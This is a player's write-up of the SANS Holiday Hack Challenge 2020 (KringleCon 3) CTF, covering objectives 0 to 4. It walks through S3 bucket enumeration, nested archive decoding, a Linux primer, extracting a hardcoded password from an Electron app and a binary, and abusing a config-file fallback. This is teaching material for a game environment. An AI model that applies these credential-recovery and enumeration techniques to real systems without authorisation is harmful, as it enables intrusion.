

# KRINGLECON 3

FRENCH HENS! ('ZAT YOU, SANTA CLAUS?)



## SANS Holiday Hack Challenge 2020

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# KringleCon

## SANS HOLIDAY HACK CHALLENGE 2020

### Table of Contents

FRENCH HENS! ('ZAT YOU, SANTA CLAUS?)	1
OBJECTIVE 0) GETTING STARTED	3
OBJECTIVE 1) UNCOVER SANTA'S GIFT LIST	4
OBJECTIVE 2) INVESTIGATE S3 BUCKET	5
Kringle Kiosk Challenge	5
Main objective	5
OBJECTIVE 3) POINT-OF-SALE PASSWORD RECOVERY	7
Linux Primer Challenge	7
Main objective	8
OBJECTIVE 4) OPERATE THE SANTAVATOR	10
Unescape Tmux Challenge	10
Main objective part 1	10
Speaker UNPrep Challenge part 1 – The Door	11
Speaker UNPrep Challenge part 2 – The Lights	11
Speaker UNPrep Challenge part 3 – The Vending Machine	12
Main objective part 2	13
OBJECTIVE 5) OPEN HID LOCK	14
The 33.6 Kbps Challenge	14
Main Objective	14
OBJECTIVE 6) SPLUNK CHALLENGE	16
Sort-o-Matic Challenge	16
Main Objective	16
Training Questions	17
Challenge Question	19
OBJECTIVE 7) SOLVE THE SLEIGH'S CAN-D-BUS PROBLEM	20
CAN-Bus Investigation Terminal challenge	20
Main Objective	21
OBJECTIVE 8) BROKEN TAG GENERATOR	22
Redis Bug Hunt terminal-challenge	22
Greeting Card Generator	23
Main Objective	23
OBJECTIVE 9) ARP SHENANIGANS	25
Scapy Practice Challenge	25
Main Objective	27
OBJECTIVE 10) DEFEAT FINGERPRINT SENSOR	31
The Elf C0de Challenge	31
Level 1	31
Level 2 - Trigger The Yeeter	31
Level 3 - Move To Loopiness	31
Level 4 - Up Down Loopiness	31
Level 5 - Move To Madness	31
Level 6 - Two Paths, Your Choice - solution #1	31
Level 6 - Two Paths, Your Choice - solution #2	31
Bonus Level 7 - Yeeter Swirl	31
Bonus Level 8 – For Loop Finale	32
Main Objective	32
OBJECTIVE 11A) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1	34
Snowball Fight challenge	34
A bit of slacking before starting the Main Objective	34
Main Objective	35
OBJECTIVE 11B) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2	37



## OBJECTIVE 0) GETTING STARTED

The SANS Holiday Hack Challenge is SANS' annual gift to the security-community. A big shout-out to the team who keeps making this possible!

As always, one of the biggest challenges is waiting for the challenge to start...



But then... when the waiting becomes almost unbearable, the gates finally open and all the hackers flood in, while pumping the dope soundtrack in-game or on Spotify...

**W**elcome to the 2020 SANS Holiday Hack Challenge, featuring KringleCon 3: French Hens! This year, we're hosting the event at Santa's newly renovated castle at the North Pole.

For an introduction to this year's SANS Holiday Hack Challenge and KringleCon, please listen to the Ed Skoudis *START HERE: Welcome and Tips* talk.

Please join us on Discord where you can team up with other players in various text or voice channels. In the General channel, you might see one of our Kringle Concierges who can help familiarize you with the Holiday Hack world.

To play, simply chop on the New Jersey Turnpike to get to Santa's gondola for your ride to the North Pole.

As a general rule of thumb, before starting a main objective, try to talk to relevant elves and help them with their issues. These issues will help you getting warmed up on the subject, and elves are very generous with hints after you solved something for them.

To keep this report from getting too lengthy (which has something to do with a new 50-page limit, which was probably caused by my 342 page report for the 2018 challenge, sorry for that, guys...), we will generally not provide these hints and discussions in this report. Just play along if you are interested in these (some of them are quite funny), as the challenges will stay up to be enjoyed for everybody for the coming years...

Fortunately, these new requirements contained a bug that was asking to be exploited, as the requirements for a 50 page report didn't specify a page-size. My report will be using page-size A3 this year, keeping it well under 50 pages.

So, here you have it, just 39 pages to describe all 12 main objectives and 27 achievements (33.6 Kbps, ARP Shenanigans, Broken Tag Generator, CAN-Bus Investigation, Defeat Fingerprint Sensor, Elf Coder, Expert Elf Coder, Investigate S3 Bucket, Kringle Kiosk, Linux Primer, Naughty/Nice List with Blockchain Investigation, Naughty/Nice List with Blockchain Investigation Part 1, Open HID Lock, Operate the Santavator, Point-of-Sale Password Recovery, Redis Investigation, Regex Game, Scapy Practice, Snowball Game, Solve the Sleigh's CAN-D-BUS Problem, Speaker Door Open, Speaker Lights On, Speaker Vending Machine On, Splunk Challenge, Uncover Christmas List, Unescape Tmux, You Won!).

Also, this report describes the locations for 13 items to be found (Broken Candycane, Elevator 1.5 Button, Elevator Service Key, Green Bulb, Hex Nut, Hex Nut, Large Marble, Portals, Proxmark3, Red Bulb, Rubber Ball, Small Marble, Yellow Bulb).

Well, enough talking! Let's get started!

## OBJECTIVE 1) UNCOVER SANTA'S GIFT LIST

DIFFICULTY: 1

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Click on the billboard to download a full-res copy from <https://2020.kringlecon.com/textures/billboard.png>.




Open the image in Photoshop, or any other photo-editing-software that supports a Twirl-effect.

Make a **selection** of the distorted area.

Load the **Filter** > **Distort** > **Twirl**.

Play with the **angle**-settings to reverse the effect.



It's not perfect, but we at least can read what everybody will get for Christmas. Josh gets an awesome:

**PROXMARK**





```

Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
  Bucket found but access denied: santa
http://s3.amazonaws.com/holidayhack
Bucket does not exist: holidayhack
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
  <Downloaded> http://s3.amazonaws.com/wrapper3000/package

elf@86d8d60f73b3:~/bucket_finder$ ls -l wrapper3000/
total 4
-rw-r--r-- 1 elf elf 829 Dec 23 21:45 package

elf@86d8d60f73b3:~/bucket_finder$ file wrapper3000/package
wrapper3000/package: ASCII text, with very long lines

elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package
UESDBAoAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQwWi54e154eGQudGFyLmJ6M1VUCQADobFkX6AXy191eAsAAQT2AQAAABBQAAABCWmg5MUFZJ1NZ2ktiVwABHv+Q3hASgGSn//AvBxDwf/xe
0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAYEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzWMMHBCFACgIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipu+SqsYB
04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLTpN15oADLe80tnfLGHlIwaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkKz6q0okb1swic
Maky2Mgsqw2nUm5ayPHUeIktNBIVkiUWxYEiRs5nFOM8MTk85itV71cxOKst2QedsXZ851ceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaq0+1FgmImtHKoJkMctd2B9JkcvwMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32
Vjgn/OgdQJiIHv4u5IpwSG01sV+UESBAh4DCGAAAAAAGDCEURtFPxqfAQAAAnwEAAABwAGAAAAAASBAAAAAHBY2thZ2UudHh0Ll0ueHoueHhKLnRhcj5iejJVVAUAA6AXy191eAsAAQT2AQAAABBQAAABQ
SwUGAAAAAAEAQBiAAAA9QEAAAAA

elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package | base64 -d > tmp

elf@86d8d60f73b3:~/bucket_finder$ file tmp
tmp: Zip archive data, at least v1.0 to extract

elf@86d8d60f73b3:~/bucket_finder$ unzip tmp
Archive: tmp
  extracting: package.txt.Z.xz.xxd.tar.bz2

elf@86d8d60f73b3:~/bucket_finder$ bunzip2 package.txt.Z.xz.xxd.tar.bz2

elf@86d8d60f73b3:~/bucket_finder$ tar -xf package.txt.Z.xz.xxd.tar

elf@86d8d60f73b3:~/bucket_finder$ xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz

elf@86d8d60f73b3:~/bucket_finder$ xz -d package.txt.Z.xz

elf@86d8d60f73b3:~/bucket_finder$ gunzip package.txt.Z

elf@86d8d60f73b3:~/bucket_finder$ cat package.txt
North Pole: The Frostiest Place on Earth
    
```

If we would have know the file-types in advance, we could have done this as a one-liner as well:


```

elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package | base64 -d | gunzip | bunzip2 | tar -x --to-stdout | xxd -r | xz -d -c | gunzip
North Pole: The Frostiest Place on Earth
    
```

The text-string inside the package is:

***NORTH POLE: THE FROSTIEST PLACE ON EARTH***

Before heading to our next objective, have a chat with Santa and the 3 french speaking hens. Also, make sure you pick up the broken candycane on your way in.



By the way, when we revisit these hens later in the game, they do seem to be able to speak English, at least to Santa himself...



## OBJECTIVE 3) POINT-OF-SALE PASSWORD RECOVERY

DIFFICULTY: 1

**H**elp Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

For objective 3, we need to find Sugarplum Mary in the courtyard. Go through the Entry and the Great Room to get there.

Talking to Sugarplum, he asks if we can make it to the end on the Linux Primer terminal. For sure! Let's play!

### Linux Primer Challenge

The North Pole ?? Lollipop Maker: All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and ??'s will appear in the green bar below. Run the command "hintme" to receive a hint.

Type "yes" to begin: `yes`

Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

```
elf@bb73fba8c6e1:~$ ls -l
total 28
-rw-r--r-- 1 elf elf 168 Dec 5 00:00 HELP
-rw-r--r-- 1 elf elf 27 Dec 9 20:07 munchkin_19315479765589239
drwxr-xr-x 1 elf elf 20480 Dec 9 20:08 workshop
```

Now find the munchkin inside the munchkin.

```
elf@bb73fba8c6e1:~$ cat munchkin_19315479765589239
munchkin_24187022596776786
```

Great, now remove the munchkin in your home directory.

```
elf@bb73fba8c6e1:~$ rm munchkin_19315479765589239
```

Print the present working directory using a command.

```
elf@bb73fba8c6e1:~$ pwd
/home/elf
```

Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

```
elf@bb73fba8c6e1:~$ ls -fl
total 56
drwxr-xr-x 1 root root 4096 Dec 9 20:04 ..
-rw-r--r-- 1 elf elf 220 Apr 4 2018 .bash_logout
drwxr-xr-x 1 elf elf 4096 Dec 10 11:54 .
-rw-r--r-- 1 elf elf 807 Apr 4 2018 .profile
-rw-r--r-- 1 elf elf 3105 Dec 5 00:00 .bashrc
-rw-r--r-- 1 elf elf 0 Dec 10 11:54 .munchkin_5074624024543078
-rw-r--r-- 1 elf elf 31 Dec 9 20:07 .bash_history
-rw-r--r-- 1 elf elf 168 Dec 5 00:00 HELP
drwxr-xr-x 1 elf elf 20480 Dec 9 20:08 workshop
```

Excellent, now find the munchkin in your command history.

```
elf@bb73fba8c6e1:~$ history
 1 echo munchkin_9394554126440791
 2 ls -l
 3 cat munchkin_19315479765589239
 4 rm munchkin_19315479765589239
 5 pwd
 6 ls -fl
 7 history
```

Find the munchkin in your environment variables.

```
elf@bb73fba8c6e1:~$ env | grep -i munchkin
z_MUNCHKIN=munchkin_20249649541603754
SESSNAME=Munchkin Wrangler
```

Next, head into the workshop.

```
elf@bb73fba8c6e1:~$ cd workshop/
```

A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

```
elf@bb73fba8c6e1:~/workshop$ grep -i munchkin *
grep: electrical: Is a directory
toolbox_191.txt:mUnChKin.4056180441832623
```

A munchkin is blocking the lollipop\_engine from starting. Run the lollipop\_engine binary to retrieve this munchkin.

```
elf@bb73fba8c6e1:~/workshop$ ls -l lollipop_engine
-r--r--r-- 1 elf elf 5692352 Dec 9 20:08 lollipop_engine
```

```
elf@9706de76847a:~/workshop$ chmod u+x lollipop_engine
```

```
elf@9706de76847a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
```

Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown\_fuse0 to fuse0.

```
elf@bb73fba8c6e1:~/workshop$ cd electrical/
```

```
elf@bb73fba8c6e1:~/workshop/electrical$ mv blown_fuse0 fuse0
```

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

```
elf@bb73fba8c6e1:~/workshop/electrical$ ln -s fuse0 fuse1
```

Make a copy of fuse1 named fuse2.

```

elf@bb73fba8c6e1:~/workshop/electrical$ cp fuse1 fuse2

We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

elf@bb73fba8c6e1:~/workshop/electrical$ echo MUNCHKIN_REPELLENT >> fuse2

Find the munchkin somewhere in /opt/munchkin_den.

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -iname '*munchkin*'
/opt/munchkin_den/
/opt/munchkin_den/apps/showcase/src/main/resources/mUnChKin.6253159819943018

Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -user munchkin
/opt/munchkin_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/nikhCnUm_9528909612014411

Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -size +108k -size -110k
/opt/munchkin_den/plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724

List running processes to find another munchkin.

elf@bb73fba8c6e1:~/workshop/electrical$ ps -ef
UID          PID  PPID  C  STIME TTY          TIME CMD
init           1      0   0  13:06 pts/0        00:00:00 /usr/bin/python3 /usr/local/bin/tmuxp load ./mysession.yaml
elf          23704 23701   0  13:21 pts/2        00:00:00 /usr/bin/python3 /14516_munchkin
elf          24544  181   0  13:21 pts/3        00:00:00 ps -ef

The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

elf@bb73fba8c6e1:~/workshop/electrical$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type                   State                  I-Node  Path
unix    2      [ ACC ] STREAM              LISTENING              11390623 /tmp/tmux-1050/default

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

elf@bb73fba8c6e1:~/workshop/electrical$ curl http://localhost:54321
munchkin.73180338045875

Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

00:00:00 ps -efelf@bb7f0dc779f8:~/workshop/electrical$ kill 23704

Congratulations, you caught all the munchkins and retrieved all the lollipops!
Type "exit" to close...

elf@bb73fba8c6e1:~/workshop/electrical$ exit

```

## Main objective

Ok, on to the main objective. Click on the Point-Of-Sale terminal to download a copy of santa-shop.exe:

<https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe>

```

$ 7z x santa-shop.exe -bso0 -bsp0

$ ls
'$PLUGINS$DIR'  santa-shop.exe  'Uninstall santa-shop.exe'

$ cd \${PLUGINS$DIR}/

$ ls
app-64.7z  nsExec.dll  nsis7z.dll  nsProcess.dll  SpiderBanner.dll  StdUtils.dll  System.dll  WinShell.dll

$ 7z x app-64.7z -bso0 -bsp0

$ ls
app-64.7z          libGLESv2.dll          resources          System.dll
chrome_100_percent.pak  LICENSE.electron.txt  resources.pak     v8_context_snapshot.bin
chrome_200_percent.pak  LICENSES.chromium.html  santa-shop.exe   vk_swiftshader.dll
d3dcompiler_47.dll     locales               snapshot_blob.bin vk_swiftshader_icd.json
ffmpeg.dll            nsExec.dll            SpiderBanner.dll  vulkan-1.dll
icudtl.dat            nsis7z.dll            StdUtils.dll     WinShell.dll
libEGL.dll            nsProcess.dll         swiftshader

$ cd resources

$ ls
app.asar  app-update.yml  elevate.exe

$ mkdir unpacked

$ npx asar extract app.asar unpacked/
npx: installed 17 in 1.892s

$ cd unpacked

$ ls
img  index.html  main.js  package.json  preload.js  README.md  renderer.js  style.css

$ cat README.md
Remember, if you need to change Santa's passwords, it's at the top of main.js!

$ head main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?

```



```
const products = [  
  {  
    name: 'Candy Cane',
```

From the source-code, we learn that the password for the Point-Of-Sale terminal is:

**SANTAPASS**

While we're here, order some shirts at the Swag Booth and pick up the **Green Bulb** in the top-left corner of the courtyard, next to the Google Booth. On the way to the Santavator, make sure you pick up the **Hex Nut** that's hidden behind the table in the Dining Room, and another **Hex Nut** that's right to the door of the Santavator in the Entry.

## OBJECTIVE 4) OPERATE THE SANTAVATOR

DIFFICULTY: 2

**T**alk to Pepper Minstix in the entryway to get some hints about the Santavator.

First, let's go back outside and help Pepper find his bird...

### Unescape Tmux Challenge

```
Can you help me?
I was playing with my birdie (she's a Green Cheek!) in something called tmux, then I did something and it disappeared!
Can you help me find her? We were so attached!!

elf@55fd9f30f563:~$ tmux ls
0: 1 windows (created Wed Dec 23 23:12:46 2020) [80x24]

elf@55fd9f30f563:~$ tmux attach-session -t 0

.....;lccc;'. '.....
.....;loodxkxxdlc;'.....
.....;c1lcldx0dxxdoc.'.....
.....;ccloodk0kok000x;'. '.....
.....;cc1lodxxkkk0kxdxx;'. '.....
.....;cc1looddxk000k0xoo'.....'
.....;cc1llcc1lod000kkkx;'. '.....
.....:llollclclcccclok:'. '.....
.....;ddollllllllcccccccl;'. '.....
.....;xdooddooolclllllo1ld;'. '.....
.....'xxoodxxxdooooooxxkdoox'.....
.....;xxkxdxxkxxdddxxkxxd1.'.....
.....'x0kooddxxkxxddxxkxxxxx'.....'
.....;o0kddxxkkkdxddxxkxxdd:'. '.....
.....;k0xxkxx0xddddoodxxkxx;'. '.....
.....;o0xdddxkxxdodddkkkxxc.'.....'
.....;OK0k00xdddxkxxdxxkxd;'.....'
.....;cccdKXK0k00kxxdxxxxk0x;'.....'
.....;oxddxkkx0XX0xxkxxkkkkkxxdxx;'.....'
.....'c:'. 'cood00000000kx0k0Kk00d;'.....'
.....;c1lc:clddood0kxoccccccloddxx00Kk0K0c;'. '.....'
'ldolcc::lldxk0xk0000000kxxdddxxooooooxxddol
xxlc:::xolldddx00ddxxk000000000000k0kxxdoo000
lo::cccc::ldoodoxxd;lxkxk00000000000000000000
locc1cccccccldkxdkk;cdxk0KXXKKKKKXXKk:::cllodxk
xxolllcccllcodk0k00;dk00KXXKKKKXXK1;'.....'
xxko11111111lodk00K0;lx000KXXKKKK0c;,,,,,
,dxxxdooolldxk0K0o1c:::cd000Kk0000c;,,,,,
..:xk00kdxk0000xooooo1oodx0000k0k0oc;,,,,,
...:dk0dd000kdooll1111looddx0000k0k0d1ccccccccc

You found her! Thank you!!!


[0] 0:~$ "55fd9f30f563" 23:14 23-Dec-20
[0] 0:~$ "55fd9f30f563" 23:15 23-Dec-20
```

Pepper gives us some hints to help with the main objective. Let's head back inside and talk to Sparkle, who gives us the Elevator Service Key.

### Main objective part 1

Enter the Santavator, and unlock the panel.


For now, we'll only have 1 Green Bulb and a few items, so position the Candycane in such a way that the Super Santavator Sparkle Stream (S4) flows through the green bulb into the green receiver. This unlocks the second floor and allows us to visit some of the really awesome talks!



In the Talks Lobby, there's a **Red Bulb** laying around. Go back to the Santavator to install the red bulb to color the sparkles heading into the red receiver red. Now we can also visit NetWars on the roof! The **Yellow Bulb** is next to Santa's Sled. Pick it up and head back into the Santavator to install the final bulb. However, before stepping into the Santavator, make sure you pick up the **Small Marble** in the lower-right corner of the roof, just ahead of the Santavator, cleverly hidden out-of-sight.

Position the items in such a way that the S4 is split in 3 separate beams and flows into all 3 receivers to fully power the Santavator.





There's still a button missing for the Workshop, but we'll come back to that later...

First, we need to pay Bushy a visit in the Talks Lobby, and help him out with some issues at the Speaker UNPreparedness Room.

### Speaker UNPrep Challenge part 1 – The Door

```

Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights activate the vending machines with ./vending-machines? Those are a little trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you want to try EDITING or REMOVING the configuration files to see how the binaries react.

Note: These don't require low-level reverse engineering, so you can put away IDA and Ghidra (unless you WANT to use them!)

elf@57db11cc5d98 ~ $ ls
door lab lights lights.conf vending-machines vending-machines.json

elf@57db11cc5d98 ~ $ strings door | grep -i password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nThED00r"
Beep boop invalid password

elf@57db11cc5d98 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the password is probably stored right in the binary. There's gotta be a tool for this...

What do you enter? > Op3nThED00r
Checking.....
Door opened!

```

The password needed to open the door is:

**OP3NTHED00R**

Now, the door is open, but in the room the lights are still turned off. Let's turn them on:

### Speaker UNPrep Challenge part 2 – The Lights

```

elf@adefb6dc2a28 ~ $ cd lab

elf@adefb6dc2a28 ~/lab $ ls
door lights lights.conf vending-machines vending-machines.json

elf@adefb6dc2a28 ~/lab $ vim lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124

elf@adefb6dc2a28 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

--t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
Checking.....

That would have turned on the lights!
If you've figured out the real password, be sure you run /home/elf/lights

elf@adefb6dc2a28 ~/lab $ cd ..

elf@adefb6dc2a28 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

```

```

--t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....
Lights on!
    
```

The password to turn the lights on is:

```
COMPUTER-TURNLIGHTSON
```

Now that the lights are on, there's yet another issue in the room. The Vending Machine is out of order. Let's fix that one as well...

### Speaker UNPrep Challenge part 3 – The Vending Machine

```

elf@cdc2df6d7741 $ cd lab
elf@cdc2df6d7741 ~/lab $ rm vending-machines.json
elf@cdc2df6d7741 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > BusyR
Please enter the password > AAAAAAAAAA

Welcome, BusyR! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > AAAAAAAAAA
Checking.....
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines

